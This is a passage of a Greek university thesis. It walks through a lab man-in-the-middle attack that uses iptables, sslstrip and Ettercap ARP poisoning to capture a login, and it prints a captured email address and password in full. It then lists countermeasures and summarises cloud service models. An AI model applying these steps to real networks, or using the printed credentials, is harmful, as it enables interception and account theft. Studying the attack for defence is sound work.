
Εικόνα 39:Η εντολή για ip forwarding σε Linux λειτουργικό.

Έπειτα θα ενεργοποιήσουμε το firewall **iptables** με συγκεκριμένες παραμέτρους, οι οποίες μας επιτρέπουν να ανακατευθύνουμε τη ροή των πακέτων προς ένα συγκεκριμένο port.Στη περίπτωση μας, το port είναι το 10000, το οποίο χρησιμοποιεί ένα εργαλείο που θα χρησιμοποιήσουμε σε λίγο.Η εντολή φαίνεται στην παρακάτω εικόνα.




Εικόνα 40:Η εντολή iptables με τις κατάλληλες παραμέτρους.

Το επόμενο μας βήμα είναι ανοίξουμε το εργαλείο **sslstrip**, να το παραμετροποιήσουμε και να το βάλουμε σε λειτουργία. Το sslstrip ουσιαστικά απογυμνώνει τη σύνδεση του χρήστη-στόχου με εμάς από την SSL πιστοποίηση ενώ παράλληλα διατηρεί την πιστοποίηση με τη πλευρά του server. Η κλήση του εργαλείου φαίνεται παρακάτω, όπως και οι παράμετροι με το οποίο το βάζουμε σε λειτουργία.




Εικόνα 41:Το εργαλείο sslstrip

Έπειτα ανοίγουμε το εργαλείο **Ettercap**. Το ettercap είναι το εργαλείο το οποίο θα κάνει το ARP poisoning και θα φτιάξει τις συνδέσεις μεταξύ του χρήστη-στόχου και έμας και του server και εμάς, κάνοντας τους να πιστεύουν οτι η επικοινωνία τους γίνεται μέσω ιδιωτικής σύνδεσης.




Εικόνα 42::Εντολή για να ανοίξουμε το ettercap

Έπειτα από το tab **Sniff** επιλέγουμε **Unified sniffing** και στο παράθυρο που μας εμφανίζεται επιλέγουμε το δικτυακό interface μας, όπου στη περιπτώση μας είναι το wlan0.




Εικόνα 43:Επιλογή interface στο ettercap

Μετά από το tab **Hosts** επιλέγουμε **Scan for hosts** και το ettercap ψάχνει το δίκτυο στο οποίο είμαστε συνδεμένοι, για πιθανούς στόχους. Από το ίδιο tab επιλέγουμε **Hosts list** και μας εμφανίζεται ο πίνακας με τους hosts. Ο πίνακας δείχνει τις IP και MAC addresses των hosts. Στην είκονα παρακάτω φαίνεται ο πίνακας της προσομοίωση μας.




Εικόνα 44:Το hosts list

Από το μενού που φαίνεται στην εικόνα 8, επιλέγουμε τους στόχους μας οι οποίοι είναι οι hosts με IP διευθύνσεις 192.168.1 και 192.168.11.




Εικόνα 45:Οι στόχοι της επίθεσης

Από το tab **Mitm** επιλέγουμε **ARP poisoning** και από στο παράθυρο που μας εμφανίζεται επιλέγουμε την παράμετρο **Sniff remote connections**, όπως φαίνεται στην εικόνα .




Εικόνα 46:Παράμετροι MITM Attack

Μόλις πατήσουμε **OK** το ettercap αρχίζει το ARP poisoning και δημιουργεί τις συνδέσεις με τους στόχους. Τέλος από το tab Start επιλέγουμε Start sniffing και το μηχάνημα μας παρακολουθεί για SSL σύνδεση μεταξύ των δυο στόχων. Ο χρήστης-στόχος επιχειρεί να κάνει login στην υπηρεσία cloud και να μπει στο dashboard που του προσφέρει η πλατφόρμα.



Εικόνα 47:Ο χρήστης-θύμα επιχειρεί να κάνει login στην υπηρεσία

Με το που στέλνει τα credentials του στον server για authentication το ettercap τα υποκλέπτει και μας τα εμφανίζει στην οθόνη μας.



Εικόνα 48:Το ettercap έχει μόλις υποκλέψει τα credentials του θύματος

Όπως φαίνεται στην εικόνα 12 το ettercap μας δίνει τις πληφορορίες που χρειαζόμαστε όπως το **USER:**kgarefalos@hotmail.com, το οποίο είναι το username του χρήστη-στόχου, το **PASS:*275108739b#** που είναι το password και καθώς και το site στο οποίο ο χρήστης-στόχος έκανε login, **INFO:http//login.live.com/** .

10.3 Αντίμετρα

Διάφορες τεχνικές άμυνας ενάντια σε επιθέσεις MITM χρησιμοποιούν τεχνικές ελέγχου ταυτότητας που περιλαμβάνουν:

- DNSSEC Secure DNS extensions
- Ισχυρή κρυπτογράφηση
- Ισχυρότερη αμοιβαία επαλήθευση ταυτότητας, όπως μυστικά κλειδιά (που είναι συνήθως high information entropy secrets, και ως εκ τούτου πιο ασφαλή, ή κωδικοί πρόσβασης οι οποίοι συνήθως είναι low information entropy secrets και ως εκ τούτου λιγότερο ασφαλή
- Εξέταση συχνότητας λαθών, όπως με υπολογισμούς μεγάλων κρυπτογραφικά συνάρτησεων κατακερματισμού που οδηγούν σε δέκατα του δευτερολέπτου.

Αν π.χ και οι δύο πλευρές χρειάζονται 20 δευτερόλεπτα και ο υπολογισμός χρειάζεται 60 δευτερόλεπτα για να φθάσει σε κάθε πλευρά, τότε αυτό μπορεί να υποδεικνύει κάποια τρίτη πλευρά ανάμεσα στη συνομηλία.

- Διαπίστευση μέσω δευτέρου ασφαλούς καναλιού επικοινωνίας

Επίσης απαραίτητη είναι η χρήση του **πρωτοκόλλου κρυπτογράφησης SSL** το οποίο έχει σχεδιαστεί για να παρέχει ασφαλή επικοινωνία μέσω του διαδικτύου. Χρησιμοποιεί τα πιστοποιητικά **X.509** και ως εκ τούτου, ασύμμετρη κρυπτογραφία για να εξασφαλίσει το άλλο μέλος με τον οποίο επικοινωνεί και να ανταλλάξει ένα συμμετρικό κλειδί. Αυτό το session key χρησιμοποιείται στη συνέχεια για την κρυπτογράφηση των δεδομένων που ρέει μεταξύ των δυο πλευρών. Αυτό επιτρέπει εμπιστευτικότητα για τα δεδομένα και κώδικες επικύρωσης μηνυμάτων που προσφέρουν την ακεραιότητα των μηνύματων και ως υποπροϊόν, τον έλεγχο ταυτότητας των μηνυμάτων. Πολλές εκδοχές των πρωτοκόλλων είναι σε ευρεία χρήση σε εφαρμογές όπως η περιήγηση στο διαδίκτυο, ηλεκτρονικό ταχυδρομείο, Instant Messaging (IM) και Voice-over-IP (VoIP). Μια σημαντική ιδιότητα σε αυτό το πλαίσιο είναι προς τα μακροπρόθεσμη μυστικότητα, οπότε το short term session key δεν μπορεί να προκύψει από το μακροπρόθεσμο ασύμμετρο μυστικό κλειδί

Όπως δείξαμε παραπάνω υπάρχουν τρόποι για να παρακαμθούν αυτού του είδους τα πρωτόκολλα, οι οποίοι όμως δεν επιτυγχάνουν πάντοτε.Οπότε είναι απαραίτητη η χρησιμοποίηση της νεότερης ασφαλούς έκδοσης των πρωτοκόλλων αυτών. Η ακεραιότητα των δημόσιων κλειδιών, πρέπει να διασφαλίζεται με κάποιο τρόπο, αλλά δεν χρειάζεται να είναι μυστική. Οι κωδικοί πρόσβασης και τα κοινά μυστικά κλειδιά έχουν την πρόσθετη μυστικότητα που χρειάζεται.Τα δημόσια κλειδιά μπορούν να επαληθευτούν από μια αρχή έκδοσης πιστοποιητικών, των οποίων το δημόσιο κλειδί διανέμεται μέσω ενός ασφαλούς καναλιού (για παράδειγμα, με ένα πρόγραμμα περιήγησης στο web).Τα δημόσια κλειδιά μπορούν επίσης να διασφαλιστούν από έναν εγκεκριμένο φορέα που διανέμει δημόσια κλειδιά μέσα από ένα ασφαλές κανάλι (για παράδειγμα σε πρόσωπο με πρόσωπο συναντήσεις).

Κεφάλαιο 11 Συμπεράσματα

11.1 Αποτελέσματα Εργασίας

Σε αυτό το σημείο θα συγκεντρώσουμε τα πιο σημαντικά στοιχεία του «Υπολογιστικού Νέφους». Όπως αναφέραμε παραπάνω στην πτυχιακή μας εργασία, με τον όρο «Υπολογιστικό Νέφος» εννοούμε τη χρήση των υπολογιστικών πόρων (υλικού και λογισμικού) που χρησιμοποιούνται ως υπηρεσία μέσω του δικτύου(συνήθως το Internet). Το όνομα προέρχεται από τη χρήση του συμβόλου που έχει σχήμα σαν ένα σύννεφο για την χρήση περιγραφής στα διαγράμματα του συστήματος. Το «Υπολογιστικό Νέφος» διαχειρίζεται εξ αποστάσεως υπηρεσίες όσον αφορά τα δεδομένα του χρήστη, το λογισμικό και το υπολογιστικό μέρος.

Η επανάσταση που έφερε είναι η αύξηση της παραγωγικής ικανότητας ή της ικανότητας να προσθέσουμε νέες δυνατότητες για την υποδομή τους δυναμικά, χωρίς να επενδύσουμε χρήματα για την αγορά νέου υλικού, χωρίς να χρειάζεται να γίνει εκπαίδευση στο προσωπικό και χωρίς την ανάγκη για την αδειοδότηση νέου λογισμικού. Αντί να επενδύουν σε πολυδάπανα και ογκώδη συστήματα υπολογιστών, εταιρείες, ιδιώτες ακόμα και κυβερνήσεις μπορούν πλέον να μοιράζονται μια κοινή υποδομή που παρέχει κάποιος εξειδικευμένος πάροχος. Η υποδομή αυτή αποτελείται από εναλλάξιμα τμήματα τα οποία προσφέρουν υπολογιστική ισχύ, αποθήκευση τεράστιου όγκου δεδομένων και ψηφιακές επικοινωνίες.

Η τεχνολογία cloud δεν έχει σύνορα και ως εκ τούτου έχει κάνει τον κόσμο να μετατραπεί σε μικρότερο. Το Διαδίκτυο είναι ένα παγκόσμιας εμβέλειας εργαλείο με το οποίο άνθρωποι από όλο τον κόσμο έχουν πλέον πρόσβαση σε άλλους ανθρώπους από οπουδήποτε αλλού. Η παγκοσμιοποίηση των υπολογιστικών πόρων μπορεί να αποτελεί τη μεγαλύτερη συμβολή της τεχνολογίας cloud. Για το λόγο αυτό, η τεχνολογία cloud αποτελεί αντικείμενο πολλών πολύπλοκων γεωπολιτικών θεμάτων. Ένα ακόμη χαρακτηριστικό ζήτησης είναι ότι το Cloud Computing είναι ανεξάρτητο της περιοχής εφαρμογής, είναι πιο ευέλικτο και υπάρχει η δυνατότητα τιμολόγησης του πελάτη με βάση τη χρήση των υπηρεσιών.

Η αρχιτεκτονική του ενισχύει τις δυνατότητες αυτές, καθώς αυτή αποτελείται από πέντε ουσιώδη χαρακτηριστικά τα οποία εξηγούν τη σχέση και τη διαφορά σε σχέση με τις παραδοσιακές μεθόδους υπολογισμού. Αυτά είναι:

- Αυτό- εξυπηρέτηση κατά απαίτηση (on-demand-self-service). Οι καταναλωτές μπορούν να προσθέτουν ή να αφαιρούν στο σύστημα τους την παροχή υπηρεσιών χωρίς τη διαμεσολάβηση του παρόχου υπηρεσιών.

- Ευρεία πρόσβαση στο δίκτυο. Παρέχεται ικανότητα κάλυψης δικτύου και πρόσβαση μέσω τυποποιημένων μηχανισμών.

- Διάθεση Πόρων (Recource pooling). Οι πόροι του παρόχου χρησιμοποιούνται για να εξυπηρετήσουν πολλούς χρήστες. Συνδυάζουν εικονικούς και φυσικούς πόρους για να καλύψουν την εκάστοτε καταναλωτική ζήτηση.

- Ταχεία Ελαστικότητα. Οι υπηρεσίες παρέχονται στον τελικό χρήστη γρήγορα και αποτελεσματικά.
- Μετρίσιμες Υπηρεσίες. Το σύστημα αυτόματα ελέγχει και βελτιστοποιεί την χρήση πόρων παρέχοντας ένα μετρήσιμο σύστημα υπηρεσιών όπως η αποθήκευση, η ταχύτητα επεξεργασίας ή το εύρος σύνδεσης.

Το μοντέλο IaaS αξιοποιεί την τεχνολογία, τις υπηρεσίες, τις επενδύσεις και τα δεδομένα για να τα διαθέσει ως ένα πακέτο υπηρεσιών προς τους πελάτες. Αντίθετα με τα παροδοσιακά μοντέλα, τα οποία απαιτούν μεγάλες πολύπλοκες και χρονοβόρες διαδικασίες υλοποίησης, το μοντέλο IaaS επικεντρώνεται γύρω από ένα μοντέλο παροχής υπηρεσιών όπου οι διατάξεις ένα προκαθορισμένες και τυποποιούνται γύρω από τις απαιτήσεις του πελάτη.

Αντί να αγοράζουν οι IaaS πελάτες τα δεδομένα, τους servers , το λογισμικό, τον εξοπλισμό δικτύου κλπ., νοικιάζουν ουσιαστικά τους πόρους αυτούς ως μια ενιαία εξωτερική υπηρεσία. Ο πελάτης έτσι χρεώνεται μόνο για τους πόρους που καταναλώνει. Τα κύρια οφέλη από τη χρήση αυτού του τύπου εξωτερικής ανάθεσης υπηρεσιών είναι:

- Η χρήση της τελευταίας τεχνολογίας για τον εξοπλισμό των υποδομών.
- Ασφαλείς υπολογιστικές πλατφόρμες που συνήθως παρακολουθούνται για παραβάσεις ασφαλείας.
- Μείωση του κινδύνου από την κατοχή πόρων του site που διατηρούνται σε τρίτους κατόχους.
- Δυνατότητα διαχείρισης υπηρεσιών σύμφωνα με περιόδους υψηλής και χαμηλής ζήτησης.
- Χαμηλότερο κόστος των υπηρεσιών αφού δεν ξοδεύονται μεγάλα κεφάλια για αγορά εξοπλισμού.

Το PaaS μοντέλο κάνει όλες τις απαραίτητες εγκαταστάσεις για να υποστηρίξει την πλήρη λειτουργία του στησίματος των διαδικτυακών εφαρμογών και υπηρεσιών. Οι οποίες είναι εξ 'ολοκλήρου διαθέσιμες στο Διαδίκτυο, όλες χωρίς λήψεις λογισμικού ή εγκατάσταση νέων από τους προγραμματιστές ή τους τελικούς χρήστες. Οι PaaS υπηρεσίες επιτρέπουν στους χρήστες να εστιάζουν στην καινοτομία αντί στις πολύπλοκες υποδομές. Οι οργανισμοί μπορούν να διαθέσουν ένα σημαντικό μέρος του του προϋπολογισμού τους για τη δημιουργία εφαρμογών που παρέχουν πραγματική επιχειρηματική αξία, αντί για θέματα υποδομών. Το μοντέλο PaaS οδηγεί έτσι σε μια νέα εποχή καινοτομίας. Τώρα, οι προγραμματιστές σε όλο τον κόσμο μπορούν να έχουν πρόσβαση σε απεριόριστη υπολογιστική ισχύ. Έτσι λοιπόν, κάποιος με μια απλή σύνδεση στο Internet μπορούν να οικοδομήσει ισχυρές εφαρμογές και να τις αξιοποιήσει παρέχοντας τες σε χρήστες σε παγκόσμια κλίμακα.

Το μοντέλο Software-as-a-Service είναι μια διανομή λογισμικού στο οποίο οι εφαρμογές φιλοξενούνται από έναν πάροχο υπηρεσιών ή προμηθευτή και διατίθενται στους πελάτες μέσω ενός δικτύου, συνήθως το Διαδίκτυο. Το μοντέλο SaaS είναι ένα όλο και πιο διαδεδομένο μοντέλο παράδοσης καθώς οι βασικές τεχνολογίες

διαδικτυακών υπηρεσιών και οι η χρήση της αρχιτεκτονικής (SOA) ωριμάζουν και γίνονται πολύ δημοφιλείς. Το μοντέλο SaaS επίσης συνδέεται συχνά με ένα «πλήρωσε όσο χρησιμοποίησες» μοντέλο συνδρομής. Εν τω μεταξύ, οι ευρυζωνικές υπηρεσίες έχουν γίνει όλο και περισσότερο διαθέσιμες για την υποστήριξη των χρηστών με πρόσβαση σε περισσότερες περιοχές από όλο τον κόσμο.

Οι SaaS εφαρμογές πρέπει επίσης να είναι σε θέση να αλληλεπιδρούν με άλλα δεδομένα και άλλες εφαρμογές σε μια εξίσου μεγάλη ποικιλία πλατφόρμων. Το μοντέλο SaaS είναι στενά συνδεδεμένο με τα υπόλοιπα μοντέλα παροχής υπηρεσιών που περιγράψαμε. Γίνεται χρήση του Application Service Provider (ASP) μοντέλου, το οποίο είναι διαθέσιμο στους πελάτες μέσω του Διαδικτύου και ενός άλλου μοντέλου το οποίο ο παροχέας διαθέτει στον πελάτη ώστε να έχει πρόσβαση στην εφαρμογή με ένα αντίγραφο που δημιουργήθηκε αποκλειστικά για αυτό. Το μοντέλο SaaS χρησιμοποιείται για την παροχή επιχειρηματικών λειτουργιών λογισμικού για εταιρικούς πελάτες με χαμηλό κόστος, ενώ επιτρέπει τους πελάτες να αποκτήσουν τα ίδια οφέλη που προσφέρει μια εμπορική άδεια. Το λογισμικό λειτουργεί εσωτερικά χωρίς τη σχετική πολυπλοκότητα της εγκατάστασης, της διαχείρισης, της υποστήριξης, της αδειοδότησης, και το υψηλό αρχικό κόστος. Οι περισσότεροι πελάτες δεν έχουν ενδιαφέρον για το πώς αναπτύχθηκε η εφαρμογή αλλά αν τους συμφέρει να χρησιμοποιήσουν το λογισμικό στην εργασία τους.

Όλο και αυξάνεται ο αριθμός των εταιρειών που θέλουν να χρησιμοποιήσουν το μοντέλο SaaS για την εταιρικές εφαρμογές, όπως η διαχείριση των σχέσεων με τους πελάτες. Τα οφέλη του SaaS για τον πελάτη είναι πολύ σαφής:

- Βελτιωμένη διαχείριση
- Αυτόματη ενημέρωση και υπηρεσίες διαχείρισης κώδικα
- Τα δεδομένα είναι συμβατά σε ολόκληρη την επιχείρηση (όλοι οι χρήστες έχουν την ίδια έκδοση του λογισμικού)
- Διευκόλυνση συνεργασίας
- Παγκόσμια πρόσβαση

Ένα σημαντικό όφελος μιας virtualization πλατφόρμας είναι ότι μπορεί να αυξήσει την απόδοση ενός συστήματος χωρίς οποιαδήποτε ανάγκη για επιπρόσθετο προγραμματισμό. Αντίθετα, ένα τεράστιο κομμάτι του προγραμματισμού μπορεί να απαιτείται προκειμένου να κατασκευαστούν πιο αποτελεσματικές εφαρμογές. Το αποτέλεσμα παρέχει μεγαλύτερη ευελιξία και επιδόσεις προς τον τελικό χρήστη. Οι επιχειρήσεις κάνουν χρήση του νέφους για να αποκτήσουν χώρο για την αποθήκευση πληροφοριών. Αυτή η μέθοδος αποθήκευσης είναι σαφώς φτηνότερη από αυτή εντός της επιχείρησης, αλλά το ερώτημα που εγείρεται είναι κατά πόσο είναι ασφαλέστερη ή τουλάχιστον εξίσου ασφαλής.

Θέλοντας στη συνέχεια να μελετήσουμε τα επίπεδα ασφάλειας εντοπίσαμε τα παρακάτω. Οι Jensen et al. παρουσίασαν τα τεχνικά ζητήματα ασφαλείας στο Cloud Computing, παρόλα αυτά τα ζητήματα σχετίζονται περισσότερο με τα προβλήματα των υπηρεσιών δικτύου και των προγραμμάτων περιήγησης στο δίκτυο παρά με το

